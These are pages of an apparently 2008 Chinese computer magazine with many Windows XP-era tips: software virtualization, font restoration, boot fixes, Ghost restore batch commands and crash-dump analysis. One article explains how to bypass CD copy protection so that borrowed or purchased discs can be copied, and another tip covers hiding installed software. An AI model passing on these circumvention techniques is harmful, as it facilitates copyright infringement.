开心网如何点歌？进入开心网（www.kaixin001.com）后，点击“音乐”，在右侧的“添加歌曲”栏中输入歌曲名称（见图8），点击“搜索”并在歌曲后面点击“+”按钮加入播放列表，然后在右侧点击“给好友点歌”，选择好友并确定即可，好友上线后就会收到点歌通知信息。



8

此时的紫云也在线，她立刻收到了何东的点歌，缓缓的歌声传入耳中……

“我住的城市从不下雪
记忆却堆满冷的感觉
思念到忘记宽虹加过喧哗的街
把快乐赶得好远
……
merry merry christmas,
lonely lonely christmas
……”

“紫云，我们相识于6年前的圣诞节……这一年来，离开了你之后，我越发地感觉到我是如此地爱你。希望这首歌曲能让我们回到过去，和好如初”看着何东的留言，紫云泪如雨下，拨通了何东的电话……

推荐圣诞专辑：

★十一首独立音乐人与乐队的单曲合辑

★Mariah Carey -《Merry Christmas》专辑

★Diana Krall -《圣诞快乐》

★范晓萱 -《圣诞快乐Song》专辑

★群星 -《Merry Christmas & Happy New Year》专辑

注：以上专辑均可在VeryCD上搜索并下载。



网络大补贴

1.好玩的圣诞小游戏：http://www.ferryhalim.com/orisinal/g3/bells.htm。
2.过一个宁静的音乐圣诞：http://www.u148.net/article_774.html。



道高一尺，光盘加密与复制的争斗

本文可以学到 | 1.跟小王一家学习复制加密光盘的方法 | 2.在教你一招中学会加密光盘的制作

复制文件是我们平时最常用的操作之一，不过对于很多加密光盘来说，出于版权保护的目的，我们将光盘放入光驱后并不能轻易地进行复制。小王一家最近就碰到加密光盘无法复制的难题。一起来看看他有什么妙招吧。

老爸的难题：京剧VCD，可看不可复制

绝招：使用DIR命令让文件现身

小王的老爸是个京剧迷，最近从票友那借了一套梅兰芳的VCD。越看越爱看，可终归是人家的东西。何不把VCD复制到电脑上？可是，小王把VCD放入光驱后打开却发现里面空空如也。

显然这是加密光盘。由于被隐藏文件确实存在，只要进入文件所在目录，然后使用DIR列出中的文件进行复制即可。由于这是VCD光盘，小王只要复制“光盘目录\mpegav”下的DAT视频文件即可。启动命令提示符，依次输入下列的命令将视频复制到c:\即可（见图1）：

cd L:\mpegav(L:为光盘盘符)

dir（此时可以列出被隐藏的视频文件avseq01.dat）

copy avseq01.dat c:\



图1

教你一招：制作隐藏文件光盘

我们利用WinISO（下载地址：http://www.newhua.com/soft/3548.htm）制作出隐藏文件光盘。启动程序后新建ISO文件。接着在右侧窗格右击需要隐藏的文件选择“文件属性”，在打开的勾选“隐藏”和“高级隐藏”。这样刻录出来的光盘在Windows资源管理器就不会显示。对于不知道文件结构的隐藏光盘，也可使用WinISO去除文件隐藏属性，最后另存即可显示文件。

小弟的难题：游戏光盘，文件藏身伪装图片之下

绝招：使用任务管理器识破伪装

小弟是个游戏迷，近日买了张游戏光盘，他本想将光盘复制到电脑备用。不过这张光盘有点奇怪，放入光驱后需要按W键三下才会显示游戏文件，否则看起来只有一些图片文件。

这张光盘使用了伪装技术。只要运行显示的文件，借助Vista任务管理器查看文件具体路径，打开伪装图片下的目录复制文件。

第一步：XP用户到http://www.bibidu.com/fileview-177614.html下载Vista任务管理器，按提示安装后在任务栏选择“任务管理器”启动，点击“查看→选择列”，在弹出的对话框中勾选“映象路径名称”。

第二步：现在打开伪装图片下的游戏说明文件，可以在任务管理器看到打开的文件是“k:\xxx\游戏说明.txt”（K:为光驱），也就是说目录XXX就是存放游戏的主目录，同时该目录具备隐藏属性（见图2）。知道存放游戏目录后，与上个实例相同，启动命令提示符，使用CD命令进入XXX目录，然后复制全部文件即可将游戏保存到硬盘。

教你一招：使用光盘加密大师制作特殊加密光盘

一些加密光盘还有伪装文件大小（变为超大文件），将普通目录变为文件目录等。这些加密手段使用“光盘加密大师”（下载地址：http://www.newhua.com/soft/5351.htm）即可实现。同样的，如果遇到上述怪异文件无法复制，也可运行“光盘加密大师”打开光盘将怪异文件恢复。




图2

侄儿的难题：学习光盘，坏轨太多无法复制

绝招：CloneCD制作镜像

侄儿上小学了，老爸买了不少学习光盘给他使用。为了保护光驱，现在想把光盘内容复制到电脑。可是每次复制其中一部分文件后，系统就会提示文件错误无法复制。


这种光盘借助人为添加坏轨来阻止复制，小王使用CloneCD成功复制其中的文件。运行程序后点击CloneCD上的“读入到映象文件”选项，将光盘完全复制成镜像。默认CloneCD会在“C:\Documents and Settings\CFAN\Local Settings\Temp”（CFAN为当前账户）下生成.img镜像。生成镜像后，只要使用WinImage（下载地址：http://www.onlinedown.net/soft/3538.htm）打开镜像并提取其中的文件即可。**(福建 俞木发)**  [XF01]

网络大补贴

光盘常用加密技术介绍

http://www.iopq.com/thread-9116-1-0.html。

任务管理器中，切换到“应用程序”选项卡，按住Ctrl的同时点击“新任务(N)...”，便会直接启动命令提示符。



2009全民开工！给系统城挖条护城河

话说马上要到2009年了，系统城国王老K召集诸位爱民，共议安全事宜。老K号召大家献计献策，如何确保系统城的安全，如何防止城外的瘟疫进来。王子阿J举荐了府中谋士老A的策略：修建代号为“SVS”的护城河。推荐得到了老K的同意，定于2009年元旦正式开工！

很多人都喜欢在系统上安装各种软件，时间一长系统将变得运行缓慢。Altiris Software Virtualization Solution(以下简称SVS)就是解决这类问题的好工具。

下面由老A为大家详细讲解SVS。

★记忆力超好

SVS采用了“层”的概念，和常用的图形编辑软件 PhotoShop 中的图层概念很相似。SVS就像一条护城河，负责将软件的信息传递给系统，同时对系统的所有改动操作它都会忠实记录，包括安装到系统的文件、程序对注册表信息的修改等。

★分辨能力超强

将要安装的程序装到不同的层里，每个层对应一个不同的应用程序，以后可随时对这个层进行关闭、打开、删除等操作。对于不放心的软件可单独建立一个层，安装运行此软件，不满意就删除它。使用SVS可有效地减少注册表垃圾和硬盘中的垃圾文件。

“SVS”护城河档案

Altiris Software Virtualization Solution

体积： 6.36 MB

性质： 免费，支持简体中文

平台： Win9x/Me/NT/2000/XP/2003/Vista

下载： http://work.newhua.com/cfan/200824/svs.zip

群体： 热衷于尝试新软的人；使用软件小心翼翼的人

消耗： 未装入层之前约4MB～5MB的内存，装入层之后约为13MB。

SVS开始：开挖护城河

下载并安装，在联网的情况下点击安装窗口中的“Get it free”(免费获得)按钮，会自动打开一个网页，单击“Accept”(接受)按钮，得到注册文件，用这个序列号继续安装软件。在其后的窗口中勾选“Software Virtualization Admin Tool”，再一路点击“Next”即可完成安装，最后重启系统。



第一幕：告诉系统谁耍流氓！

现在不少共享软件都捆绑了大量流氓软件，一款软件可能看上去不错，但你不能保证它是否捆绑了流氓软件。那么就可以通过SVS来进行测试！我们以QQ2008为例来进行测试。

Part1. 启动SVS，点击“文件→创建新层”。在弹出的窗口中选择“安装应用程序”选项。再单击“下一步”按钮，在新出现的窗口中按照提示设置层的名称，比如 QQ2008（见图1)。接着在安装虚拟软件窗口选择“单个程序捕捉”按钮，点击“浏览”按钮选择QQ2008 的安装程序(如图2)。单击“下一步”按钮，SVS自动最小化到系统任务栏中进行监控。同时也开始安装 QQ2008，安装过程与平时无异。




图1

Part2. 安装完成后，右击任务栏中的SVS图标并选择“停止监控”命令。打开IE浏览器进行查看，可以看到 QQIE 条已经被安装。选择 QQ2008 层并点击选择“取消激活层”命令，QQ2008 将会被强制关闭。而这个软件在系统中的所有痕迹，包括注册表值、桌面快捷方式等都会消失。相同的道理，在该层上单击鼠标右键选择“激活层”命令，软件即可马上运行。

Part3. 如果要彻底地删除 QQ2008 及其所携带的软件，就在SVS窗口选择“QQ2008层”点击右键菜单中的“取消激活层”，再选择“删除层”就可以完全彻底地被删除，不会在系统中留下任何痕迹。以后如果想测试某款软件的话，就可以首先在SVS进行测试，如果没有异常的话再进行正式安装，真正实现给系统挖一道“护城河”。




图2

TIPS：你知道吗？

选择右键菜单中的“编辑高级层属性”命令，在弹出的编辑层窗口点击“文件”标签，依次展开“特定用户→指定用户代码→DESKTOP”选项，就可以看到 QQ2008 安装后的变化(如图3)。所有对软件的修改，比如修改注册表键值、调整环境变量等，都需要在这个编辑界面中进行。



图3

小提示

SVS真正的作用并不仅仅局限在文件监控上，在软件和系统间充当传话筒才是其独具特色的功能。需要注意的是SVS并不是给谁都能充当传话筒，例如杀毒软件或防火墙程序就没法安装在层上，因为它需要在系统中安装驱动。

将桌面上快捷方式的图标用一个字母命名。比如WORD，改为“W”。放入C:WINDOWS，按“WIN+R W”回车，WORD打开。



第二幕：移花接木，全变绿色软件啦！

由于使用了“层”的概念，所以SVS把所有关于软件的参数，都封装在程序所在的那个“层”中，所以在虚拟层中安装的软件，都可以被直接导出。用户可以把导出的程序在此应用到任何一台运行了SVS的Windows系统中。这里我们就来让Windows优化大师来一次移植。

第一步：首先启动SVS，按照前面的方法创建一个“Windows优化大师”层，并对Windows优化大师进行安装配置。安装完成后，在SVS窗口中选择“Windows优化大师”层，接着选择右键菜单中的“导出层”(如图4)。




图4

第二步：将导出的文件保存到移动硬盘、优盘等移动设备之中。下面在另一台计算机中安装SVS并启动它，点击“文件”菜单中的“从存档文件中导入”命令，接着按照提示导入移动设备中的文件信息。

导入成功后，激活该“Windows优化大师”层，就可以启动Windows优化大师，并且导入的软件跟你导出前安装、注册、设置的功能一样，没有任何改变。这样移植到别的计算机上，带来的好处就是所有软件都成绿色软件了。不需要的时候不激活这个软件，计算机不会因为装了大量的软件变慢。

小技巧：偷偷使用软件

如果是一些常用软件，可以选择右键菜单中的“自动启动层”选项，这样一运行SVS的时候，该软件就会自动启动。取消这个“Windows优化大师”层的话，那么就没人知道系统中还安装了优化大师，做到你一个人悄悄地使用。



CFan PK台

这次站上PK台的是SVS与影子系统。SVS和以前介绍的“影子系统”相似，但依然不同。

	影子系统	SVS
Round1	所有安装程序都会在重新启动以后消失	重启后依然存在
Round2	程序都安装在一个层面上	安装在不同“层”上，且保存所有参数
Round3	能安装驱动，以及需要随着系统服务启动的软件	不能实现




小提示

Round3中SVS的失利，就代表着类似 AutoCAD 系列软件、Alcohol 120%等虚拟光驱软件、杀毒软件都无法在SVS中进行安装。

Just Do It

利用SVS的可移植性，已经有人用它结合其他软件做出了克隆系统，比Ghost做出来的兼容性更好。你也来试一试，如果成功的话，不妨写成稿件，发送到system@cfan.com.cn。(辽宁/陈建勋) CF [XF02]



高档雅黑 请神容易送神难？

微软Vista中雅黑字体一度引起众人的喜爱，很多使用 XP 的朋友会将雅黑字体“伪装”成系统默认宋体，让雅黑无处不在。但很多追随者们发现雅黑字体在 XP 中的表现差强人意，因此又会产生恢复系统原有宋体的意愿……



雅黑与宋体的对照图，宋体要细一些，雅黑粗细匀称。

替换字体发生“梗阻”

不过由于宋体文件为系统默认的字体，在启动系统时就已经被占用，因此在删除时会出现“删除文件或文件夹时出错”的提示。

难道真是“请神容易送神难”？非也，绿色小工具 Replacer（下载地址：http://work.newhua.com/cfan/200824/replacer.rar）即可搞定！

轻松三式，送走大爷

第一步：展开“Replacer”主界面，在“需要被替换的程序”一栏内键入目标对象的文件名称，即打算替换的系统宋体文件路径，如C:\WINDOWS\Fonts\simsun.ttc。

第二步：在“替换程序”栏目中单击“浏览”按钮，选择备份的宋体文件所在路径（见图）。为确保文件替换准确无误，可在“被替换下来的程序备份到”一栏内，设定保存替换目标文件的文件夹。

第三步：按“开始替换”按钮，稍待片刻会弹出替换完成的对话框，这表示在不切换系统环境的情况下，替换工作已经顺利完成。

当重启操作系统后，我们便能够发现操作系统所默认的宋体已经悄然恢复原状，大功告成！

小编有话说：除了可以在操作系统中替换字体文件外，利用“Replacer”也能够直接替换其他系统文件。对此感兴趣的读者朋友不妨一试。**(安徽/高伟)** CF [XF03]

火速链接：

微软雅黑比宋体美观和易读，是因为它是一种无衬线字体、比例字体。被这两个名词弄晕了？请看2007年17期的“加油站”《“方正字体案”的幕后黑手》来了解详情。

打开注册表编辑器，找到[HKEY-USERS\.DEFAULT\Control Panel\Colors]，将Background的值改为“0 0 0”，登录背景就成了黑色。



找回 XP 开机流逝的时间

系统变慢，大体上都是因为积累垃圾文件和开机启动项过多而造成。然而，你有没有经历过刚装完的系统，还未装入常用软件就出现开机速度慢的情况？

主要特征：

开机进入桌面后，硬盘灯不再频繁闪烁，桌面一片空白，似乎进入“假死”状态。等过了几十秒，剩余进程才陆续加载。


应对方案：

首先检查一下硬盘是否有坏道，再用优化大师等软件优化一下系统。杀毒软件一般默认有开机扫描程序和监控，确保它们已经关闭。如果问题没有解决，那只有两种可能了：一是网卡IP地址设置不当，二是某个服务在启动时出现错误。

网卡设置不当

首先确认是否有这个问题，右击“我的电脑”点“管理”，打开“计算机管理”对话框，展开“计算机管理（本地）→系统工具→事件查看器→系统”，会看到有DHCP警告，双击“事件日志”查看，如图。

解决办法：不要让系统自动获取 IP 地址。右击“网络邻居→属性”，弹出“网络连接”对话框，右击“本地连接→属性”对话框，双击“Internet协议（TCP/IP）”，把“自动获得IP地址”改为“使用下面的IP地址”，在“IP地址”中填入“192.168.0.1”，在“子网掩码”中填入“255.255.255.0”，在“默认网关”中填入“192.168.1.1”。



小知识：网卡因何影响开机速度？

XP在启动时会对网卡进行自检，如果发现IP未配置好，就会不断搜索DHCP服务器为网卡分配IP地址，直到获得IP地址或服务超时为止，因此会出现启动停滞的情况。

小提示

局域网的用户可在“首选DNS服务器”中填入相应地址。

服务出现错误

系统运行某服务出现错误时，会自动重试或停止，这样会延长开机时间。解决办法也是用上述的方法打开“计算机管理”对话框，展开节点到“计算机管理（本地）→系统工具→事件查看器→系统”，双击打开有错误的事件日志，查看是哪个服务出现了错误。

在开始菜单“运行”中输入“Services.msc”回车进入服务管理器，将出错服务设为手动。查看服务间的依存关系。把Windows Image Acquisition (WIA)服务设为手动，它也是桌面图标显示变慢的罪魁祸首之一，如果不用扫描仪或数码相机，也可以把它设为禁用。

(北京/黄宇嵩) CF [XF04]

保护虽复杂，GHO还原依旧简单

在上期（23期）的《保护机密文件，007系列并不精彩的故事》中，介绍了如何使用多重保护措施，有效地保护重要文件的安全，比如备份系统的GHO文件。但是，如何还原这个被重重保护起来的GHO文件呢？因为GHOST的还原操作是在DOS下进行，上述保护措施在DOS下并没有效果。

如果要还原系统，可以借助Grub制作一键还原。到http://work.newhua.com/cfan/200824/boot.rar下载所需的软件，下载后将所有文件解压到c:\（c盘根目录下，见图）。打开boot.ini，添加下述代码：

```
添加c:\grldr="一键还原"
```

这样恢复系统时只要重启系统，在多重启动菜单选择“一键还原”即可。

注意：

下载的软件中，笔者已经将一键还原批处理集成到autoexec.bat中。假设系统备份是“d:\e2e2~1\xp.gho”，ghost.exe在e:\下（DOS下为d:\，因为这里的D:为ntfs分区），默认是将xp.gho恢复到第一分区。如果要更改批处理，请使用WinImg打开“c:\boot\win99.img”，修改其中的autoexec.bat即可，默认代码如下：

```
D:\Ghost.exe -clone,mode=pload,src=1:2\e2e2~1\xp.gho:1,dst=1:1 -auto -sure -fro -fx -rb
```

Just Do It

对于PE用户，可以新建一个批处理hf.bat，放置在c:\。进入PE后，运行c:\hf.bat即可，代码如下：

```
E:\Ghost32.exe -clone,mode=pload,src=1:2\e2e2~1\xp.gho:1,dst=1:1 -auto -sure -fro -fx
```

（文/平淡） CF [XF05]

打开“开始→运行”输入“oobe/msoobe /a”，回车后系统会弹出窗口告诉你系统是否已经激活。



蓝屏代码认不清 犯晕不如找救星

电脑蓝屏或无故重启是经常遇到的问题，面对一大串的代码，大家很容易犯晕。最简单的处理方法是重新安装操作系统，其实不用这么麻烦。本文就教大家一个快速认清代码的技巧。

寻找救星


在蓝屏瞬间，系统会形成一个存储器转储文件——死机瞬间的内存映像，通常是 C:\WINDOWS\Minidump 目录下的DMP文件，它就是我们要寻找的救星，分析它就能查找到问题所在。

"救星"帮忙，看清！

DMP文件需要使用微软提供的 WinDbg 工具来分析：http://msdl.microsoft.com:80/download/symbols/debuggers/dbg_x86_6.7.05.0.exe。

第一步：设置符号文件路径，这里设置连接到微软网站上的地址即可。点击"File→Symbol File Path"（文件符号→路径），输入"SRV*DownstreamStore*http://msdl.microsoft.com/download/symbols"。

第二步：打开minidump文件进行分析，点击"File→Open Crash Dump"（文件→打开内存映象），如打开 C:\WINDOWS\Minidump\Mini08100701.dmp。根据前面设置的符号文件的地址，软件会自动连接到微软网站，得到符号信息。



当下面的命令行运行出现!analyze -v蓝色命令时，点击它就将得到DMP文件详细的信息。如图所示，从中找到蓝色字母部分就知道是什么软件引起的蓝屏了。

看图"说话"，搞定！

图中的SKNFW代表的是天网防火墙。天网的驱动即sknfw.sys使用了不存在的网卡。解决的办法很简单：删除注册表中的多余网卡信息具体方法如下：打开设备管理器，选择"显示隐藏设备，删除多余的物理网卡，然后重装网卡，就可以解决问题了。遇到无法删除的问题时，在相应的键值上右键→权限→添加你的用户名→完全控制。**(河南/牛涛)**

CF [XF06]

小抄速记 Slightly copies the shorthand

Q1 为安全起见，如何关闭远程用户修改本地计算机注册表功能？

答：单击"开始→运行"，输入"Services.msc"，回车，打开"服务"，在右边的列表里找到"Remote Registry"值，右击选属性，如图所示，在弹出的对话框中，在"启动类型"栏选择"已禁用"并确定，重启电脑后完成修改。这样就关闭了远程用户修改本地电脑注册表的功能。



Q2 如何去掉C盘根目录下的hiberfil.sys和pagefile.sys两个巨型文件？

答：hiberfil.sys关联系统的休眠功能，打开"控制面板→电源选项→休眠"，将"启用休眠"选项去掉，hiberfil.sys文件就消失了。

而pagefile.sys是系统页面文件，不能去掉但可以转移到非系统分区。选择"控制面板→系统→高级"，单击性能区域中的"设置"按钮，选择"高级→更改"，选择C盘并选中"无分页文件"。选择E盘（或其他非系统盘），选择"系统管理的分区"，点击"设置"并确定即可。

Q3 系统装的东西越来越多，反应越来越慢了，除了重装系统有没有更简单的办法解决？


答：可以使用新建账户的操作来实现。依次点击"开始→控制面板→用户账户→创建一个新账户"，输入新账户的名称，点击"下一步"，选择"计算机管理员"，然后单击"创建账户"，重启计算机，用刚刚创建的账户登录。为了不改变使用习惯，可以将以前账户的"桌面"和"快速启动栏"拷到现在的用户下。一切就绪之后，就可以把那个速度很慢的账户给删了。

Q4 有没有快速结束进程的技巧？

答：打开"Windows任务管理器"，切换到"应用程序"选项卡，可以看到目前正在运行的任务。在需要结束的任务上，按Ctrl的同时点击"结束任务(E)"按钮，这时程序对应的进程就被结束了，效果跟平时操作结束进程一样，但显然简化了操作。CF [XF07]

怀疑重启之前对计算机的更改可能导致故障，可在启动系统时按F8键，选"最后一次正确的配置"来恢复所做更改。

责任编辑：Refine 投稿地址：system@cfan.com.cn
博客地址：http://powerson.blog.cfan.com.cn



右键菜单增强 老鸟操作飞翔

本文可以学到	1.右键菜单变身文件夹收藏夹，副业多点不是坏事儿。	2.DLL文件注册、注销不再麻烦运行、不再需要重启，一击即可。

你不认得我了吗？我就是上期改造VMware的那只老鸟啊！大家叫我老朱就好了。在日常使用右键菜单的过程中，无非是排列一下文件顺序、新建个文件之类的常用操作。而我的右键菜单却是与众不同的：能收藏经常访问的文件夹，我还能用它来注册及注销DLL文件。怎么样，我的右键菜单很小很强大吧？

快速切换文件夹


软件小档案:Moo0 RightClicker	
软件大小:4324KB	软件性质:英文免费
运行环境:Win9x/Me/NT/2000/XP/2003/Vista	
下载地址:http://www.newhua.com/soft/74408.htm	
快车代码:CF0824CFXT01	




带图标的菜单不仅好看，而且识别起来方便。

经常打开的文件夹无非就是下载软件的下载目录，放音乐、电影的目录。我的右键菜单有个收藏夹，能将那些经常访问的目录收藏进来，想访问的时候只需一击。这得益于MRC(全称Moo0 RightClicker)。安装后，右键菜单已经女大十八变（见图1）。

第一步：以文件夹“D:\下载\电影”为例，在“我的电脑”里进入找到并选中此文件夹，右击它，选择“Bookmark Folder”(收藏该文件夹)。如果已进入此文件夹，可以在空白处右击，单击“Bookmark Here”(收藏这里)（见图2）。





第二步：在任意文件夹文件上或文件夹空白处右击，指向“Open New”(打开新的)，点击“Bookmarks”下的“电影(D:)”（见图2），即可打开这个收藏的文件夹了。

MRC还能干什么?

快速删除文件。右击文件，选择“Delete→To Trash Bin”(删除到回收站)，不弹出确认删除对话框，直接把文件丢到回收站。用“Delete→Permanently”(直接删除)是不经过回收站直接删除，相当于按下Shift+Del组合键。

> **小提示**
>
> 还可以利用这个功能来整理文件，以把电影文件夹移动到G盘为例。先把G盘添加到收藏夹，然后选择“电影”这个文件夹并右击，指向“Move To Folder”(移动到文件夹)，选择“Bookmarks”下的“G:”。

快速注册注销DLL文件

软件小档案:超级右键	
软件大小:1.49MB	软件性质:国产免费
运行环境:Win9x/Me/NT/2000/XP/2003/Vista	
下载地址:http://www.wmzhe.com/html/view-14755.htm#download	
快车代码:CF0824CFXT02	

> **小提示**
>
> 这两个右键菜单项目只有定位到DLL文件上才会出现，注册DLL文件方法与此相同。



系统缺失DLL文件，或软件关联的DLL文件丢失后，从其他途径拷贝后，要在运行中来注册。超级右键，让注册及注销DLL文件简单起来。

以上面使用的MRC为例，使用自带的反安装程序卸载之后，还会有一个DLL文件残留在系统里。完整卸载它，传统方法很麻烦。使用超级右键后，勾选“右键增强菜单”中的“注册DLL文件”和“注销DLL文件”，点击应用。进入系统盘的Windows\system32\ShellExtBridge目录，右击ShellExtBridge109.dll文件，如图3所示，选择“注销此DLL文件”，再删除这个文件夹即可。

Just Do It

在右键中添加搜索引擎，谷歌、百度都可以。打开记事本，输入以下内容，“REGEDIT4”下面要空出一行：

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\MenuExt\搜索- Google it!]

@="javascript:{window.external.menuArguments.document.location="http://www.google.com/";}"
```

保存后将文件名更改为"addgoogle.reg"（包括引号），双击导入这个REG文件即可。

更多右键菜单经典应用，请参见2003年第13期的《健与美——打造“非典型”右键菜单》。(广东/sfufoet)

CF [XF08]

在安装了新的驱动后发现系统不稳定时，在“设备管理器”中选择“驱动程序恢复”，即可恢复到正常状态。



买卖不成乐趣在，今天你百度Hi了没？

百度最近推出旗下购物商城——百度“有啊”，我发现，“有啊”中的卖家与买家之间沟通的桥梁是百度Hi。看来，要想在有啊商城中狂飙，还得先High（百度Hi）起来。小High了一下之后，发现原来百度Hi还有更多有意思的功能。

小提示

百度Hi，可从http://im.baidu.com/页面下载安装。安装后使用自己的百度账号及密码即可登录使用。还没有百度账号的，点击百度主页右上方的“登录”，再点击“立即注册百度账号”申请一个即可。

联系有啊卖家，方便到家

假如你现在想在“有啊”中购物，要想还价或是咨询产品的相关信息，那就需要与卖家进行联系了。点击卖家的百度Hi图标，启动聊天窗口，商品图片、卖家信用、认证情况等“有啊”信息一目了然（见图1）。




图1

当与卖家协商完毕并拍下商品后，还可以直接在百度Hi主窗口中单击“有啊”标签，在右侧列表中点击“买到商品”快速打开有啊的商品管理页面（见图2）。如果要搜索商品，也可以点击“随便逛逛”直接打开有啊商品搜索页面，非常方便。



图2

另外，大家在聊天过程中都喜欢用一些表情图片来愉悦聊天氛围，百度Hi上内嵌的“有啊”表情，传神生动，一定会让你爱不释手。当然，如果你只是临时上网购物，也可以不用安装百度Hi，在有啊商城中看到一件中意的商品后，也可以直接以网页的方式与卖家进行沟通，不过，使用这种方式沟通时，聊天记录不方便保存。所以在这里，我还是要向大家推荐使用软件。

个性名称，超酷头像

除了网购时和卖家沟通，百度Hi还是好友间平常交流的贴身工具。如果嫌一长串的数字ID不好记，嫌邮箱ID不够个性，还可以自由选择个性名称：单击“菜单”按钮（三个点图标），选择“个人资料”，这里就可以将你的生日、手机号或个性化文字设置为你的昵称了。点击“更换形象”，还可以选择动态GIF图片，换上炫酷动态头像，这可都是免费的哦。

寻觅好友，一步到位

百度Hi中找朋友可谓是轻而易举，例如我平时喜欢打羽毛球，想结交一些同样爱好的朋友，通过百度Hi的找朋友功能就可以非常方便地找到了：在主窗口下方点击“找朋友”，在打开的百度搜索页面中直接输入“羽毛球”并进行搜索，立刻便可找到大批的羽毛球爱好者（见图3）。类似的还可以按血型、星座、学校、城市等20多种方法搜索朋友。



图3

百度Hi中好玩的东东有很多，一时半会儿可说不完，没关系，登录http://im.baidu.com/help/hi_help3.html，可以了解更多精彩哦。(文/daigua) CF [XF09]

个性百度，任我主张

许多人每天都在使用百度搜索，为了让百度首页看上去更加富有个性，其实我们可以再添油加醋一番，加个自己的姓名或是相片什么的，怎么样？个性的自己有个个性的百度，一定很酷。

加名字：打开http://udiab.com.cn/bd/页面，在下方键入自己的名字（至多3个汉字或6个英文字母），再在下方的下拉框内选中“生成页面”项，最后点击“提交”按钮。

如此一来，印有自己姓名的百度搜索首页便制作完毕了，把该网址记录下来，以后想登录时就用它吧！

加图片：还是在浏览器中打开前文的地址，然后在窗口上方选中“首页人物”标签页，接着在稍下方“图像上传”和“姓名”两项空白框中，分别上传图片和键入名字，最后单击“提交”按钮。

这样一来，拥有自己照片的百度首页就立马生成了。(武汉/王勇) CF [XF10]

责任编辑：柳絮飞 投稿地址：net@cfan.com.cn
博墅地址：http://fly2spring.blog.cfan.com.cn



邮箱再多也不怕，我多我不乱

本文可以学到	1.不同邮箱之间及邮箱与手机之间互通	2.一次性邮箱的使用	3.多个Outlook邮件使用技巧

这年头，免费邮箱风行，随便哪个网民，谁没有个五六个邮箱的。有些邮箱可能连你自己都没留意到，比如注册了新浪、搜狐、网易、雅虎等网站的用户，就已经自动拥有对应的邮箱了，我们在用MSN、QQ的同时其实也就有了对应的邮箱。我一个公司的朋友小王，更是离谱，居然有十几个邮箱之多。不过邮箱多了，如何管好这些邮箱就成了一个问题。别的不说，仅记住每个邮箱的密码就很让人头痛。看来，我们确实需要一套邮箱管理的方案了。

本地管理，邮件客户端显神功

在公司小王平时使用的客户端是Outlook 2003，只要把多个邮箱账户添加到Outlook中即可轻松管理多邮箱。不过，联系人和邮件的管理却有些麻烦。还好，有了下面的方法，问题就简单多了。

实例1：联系人与邮件，殊途同归

联系人很多，小王经常收到很多客户的邮件，由于经常出差，小王还得把各个邮箱联系人发送到手机。由于小王使用的是多普达S1手机，借助Microsoft ActiveSync即可快速将Outlook联系人同步到手机上。

第一步：在Outlook的邮件列表中右键单击发送人的名字，然后选择“添加到Outlook联系人”，这样即可在电脑上为所有邮件发送人建立通讯录。

第二步：在Outlook中建立联系人数据后，插上手机并启动Microsoft ActiveSync，在弹出的同步向导中勾选“联系人”，这样每次只要插入手机就可以快速将电脑中的联系人传送到手机上。如果同步选项勾选“电子邮件”，还可以把邮件（可以包括发送、接收）同步到手机。这样，不管有多少邮箱，只要一部手机即可让联系人、邮件随身携带。

